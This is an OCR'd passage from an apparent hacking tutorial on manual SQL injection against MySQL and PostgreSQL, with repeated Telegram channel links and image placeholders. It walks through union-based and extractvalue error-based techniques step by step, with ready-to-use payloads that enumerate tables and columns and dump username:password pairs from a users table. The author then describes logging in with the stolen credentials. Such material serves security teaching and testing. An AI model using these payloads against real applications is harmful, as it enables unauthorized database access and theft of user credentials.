
In the following sections I'll show you how to exploit this vulnerability and no we won’t be using SqlMap, you need to know how to do this by hand.

https://t.me/learningnets

- https://github.com/sqlmapproject/sqlmap

Union Based Sql Injection

Once you know that an endpoint is vulnerable to sql injection the next step is to exploit it. First you need to figure out how many columns the endpoint is using. This can be accomplished with the “order by” operator. Basically we are going to ask the server “do you have one column”, if it does the page will load. Then we ask “do you have two columns”, if it loads it does and if it throws an error we know it doesn't.




We can see here the page loads just fine, this means there must be at least one column returned by the sql statement. Just keep adding one to the number until you get an error.

- Order by 1

https://t.me/learningnets


- Order by 2
- Order by 3
- Order by 4

If you were to try “order by 4” it will fail so there must not be 4 columns which means there are 3 because “order by 3” loaded without any errors.




Now that you know how many columns the sql query is using you need to figure out which columns are being displayed to the page. We need to know this because we need a way to display the information we are extracting. To accomplish this we can use the “union all select” statement. Note that for the second select statement to show we need to make the first query return nothing, this can be accomplished by putting an invalid id.

https://t.me/learningnets



Notice the numbers on the page. These numbers refer to the columns which are being displayed on the front end. Look at the above example. I see the numbers “2” and “3” so these are the columns we will use to display the results from our queries.



As shown above one of the first things I typically do is to display the database version, this can be accomplished with the following mysql command:

- @@version
- version()

https://t.me/learningnets


You can see we are working with mysql version 5.1.73, it's a good idea to note this down as it might come in handy later. Extracting the database version is cool and all but what about the sensitive data.

To extract data we first need to know what database tables we want to target, we can get a list of tables with the following command:

- Select * from information_schema.tables

Note that “information_schema.tables” is a default table within mysql that holds a list of table names. This table has two columns we care about, table_name and table_schema. You can probably guess what the table_name column represents. The table_schema column holds the name of the database the table belongs to, so if you only want to get tables from the current database make sure to filter the results with the “where” operator.

- **union all select 1,2,group_concat(table_name) from information_schema.tables where table_schema = database()**




As you can see above we got a list of all the tables belonging to this database. You might have noticed the function “database()”, this function outputs the current database name and is used to filter the results via the table_schema column. You also might have

https://t.me/learningnets

noticed the “group_concat” function, this function will concatenate all the table names into a single string so they can all be displayed at once.


Once you pick which table you want to target you need to get a list of columns belonging to that table. A list of columns belonging to a table can be retrieved via the “information_schema.columns” table as shown in the below query:

- **union all select 1,2,group_concat(column_name) from information_schema.columns where table_name = "users"**



As you can see above there are a few columns returned, the most interesting column names are “uname” and “pass”. The final step is to dump the contents of these two columns as shown below:

- **union all select 1,2,group_concat(uname,":",pass) from users**



https://t.me/learningnets

As you can see above there is a user called “test” with the password “test”. We can then use these credentials to login to the application as that user.


Error Based Sql Injection

With union based sql injection the output is displayed by the application. Error based sql injection is a little different as the output is displayed in an error message. This is useful when there is no output except a sql error.

Xpath

If the MySql service version is ***5.1 or later*** we can use the “**extractvalue()**” function to exfiltrate data from the database. The ExtractValue() function generates a SQL error when it is unable to parse the XML data passed to it. Rember with error based sql injection we must extract our data via sql error messages.

First you need to understand how the ExtractValue() function works, once you understand how this function operates you can abuse it for sql injection.




As you can see in the above image the ExtractValue() function is used to parse out a value from an XML document. Here we pass in the XML string *“<id>1</id> <name>ghostlulz</name> <email>ghostlulz@offensiveai.com</email>*” and we get the value

https://t.me/learningnets

of the name tags with the second argument. So the first argument is an XML document and the second argument is the tag we want to get the value of.

```
mysql> select ExtractValue("blahh",concat(";",@@version));
ERROR 1105 (HY000): XPATH syntax error: ';5.7.27-0ubuntu0.16.04.1
mysql>
```

As shown above if the second argument starts with a “;” it will cause a MySql error message to appear along with the string that caused the error. Attackers can abuse this to extract data via error messages. Looking at the above example you can see I was able to extract the database version via an error message. Armed with this knowledge you can now use this technique to perform error based sql injection.




- **AND extractvalue("blahh",concat(";",@@version))**

As you can see above we were able to extract the MySql database version via an error message. The next step is to get a list of table names. Similar to union based sql injection we will be utilizing the information_schema.tables table to achieve this.

- **AND extractvalue("blahh",(select concat(";",table_name) from information_schema.tables where table_schema = database() limit 0,1))**


https://t.me/learningnets

Notice the “limit 0,1” command at the end of the query. This is used to get the first row in the table, with error based sql injection we have to query one table at a time. To get the second table you would use “limit 1,1”.




As you can see above we will be targeting the “users” table. Once you have your target table you need to query the column names belonging to that table.

- **AND extractvalue("blahh",(select concat(";",column_name) from information_schema.columns where table_name = "users" limit 0,1))**




The first column name is “uname”, now we have to get the second column name as shown below:



https://t.me/learningnets

As you can see above the second column name is called “pass”. The final step is to extract the data from these columns.


- **AND extractvalue("blahh",(select concat(";",uname,":",pass) from users limit 0,1))**



As you can see above we were able to extract the username and password of the first user “test:test”. To get the next user just change “limit 0,1” to “limit 1,1”.

PostgreSql


If you know how to perform sql injection on a mysql server then exploiting postgres will be very similar. Just like mysql I typically throw single and double quotes every where until I see the famous error message appear:




As you can see above there is an error message displayed. The name “psycopg2” is a python library for postgres so if you see this name you know you’re working with a postgres database server.

https://t.me/learningnets

Just like MySql the first step is to determine how many columns the sql query is using, this can be accomplished by using the “order by” operator. As shown below we ask the server “do you have at least one column”, then we ask “do you have two columns”, and so on until we get an error.




As you can see below once we hit 3 columns the server errors out, this tells us that there are only 2 columns being retrieved by the query.




As shown below we can use the “union all select” operator to perform the second query.Also note how the second select column is wrapped in single quotes, this is because the column types must match the original query. The first column is an integer

and the second column is a string.




Note you can also use the word “null” if you don’t know the data type, so it would look like:

- **Union all select null,null**



If you weren't able to detect the database type from the error message you could always use the “version()” function to print the database type and version as shown below:




https://t.me/learningnets

As you can see above the application is running on PostgreSQL version 12.3.

After you have the number of columns the query returns we need to find all the tables in the database. Just like MySql we can query the “information_schema.tables” table to get a list of all tables in the databases.

- **union all select 1,table_name from information_schema.tables where table_schema != 'pg_catalog' and table_schema != 'information_schema' offset 0**





For the most part this is the same as MySql but there are a few differences. For starters PostgreSQL doesn't have a group_concat function so instead I return one table_name at a time with the “offset” operator. Offset ‘0’ get the first table name, offset ‘1’ gets the second and so on. I also filter out the default databases “pg_catalog” and “information_schema” as they tend to clog up the results.

As shown above the second table name is called “users”, this is the table we will be targeting. The next step is to extract the columns associated with the target table as shown below.

https://t.me/learningnets

- **union all select 1,column_name from information_schema.columns where table_name = 'users' offset 0**






As shown above there are two interesting columns called username and password.

These are the columns we will be extracting data from as shown in the below query:

- **union all select 1,concat(username,':',password) from users offset 0**

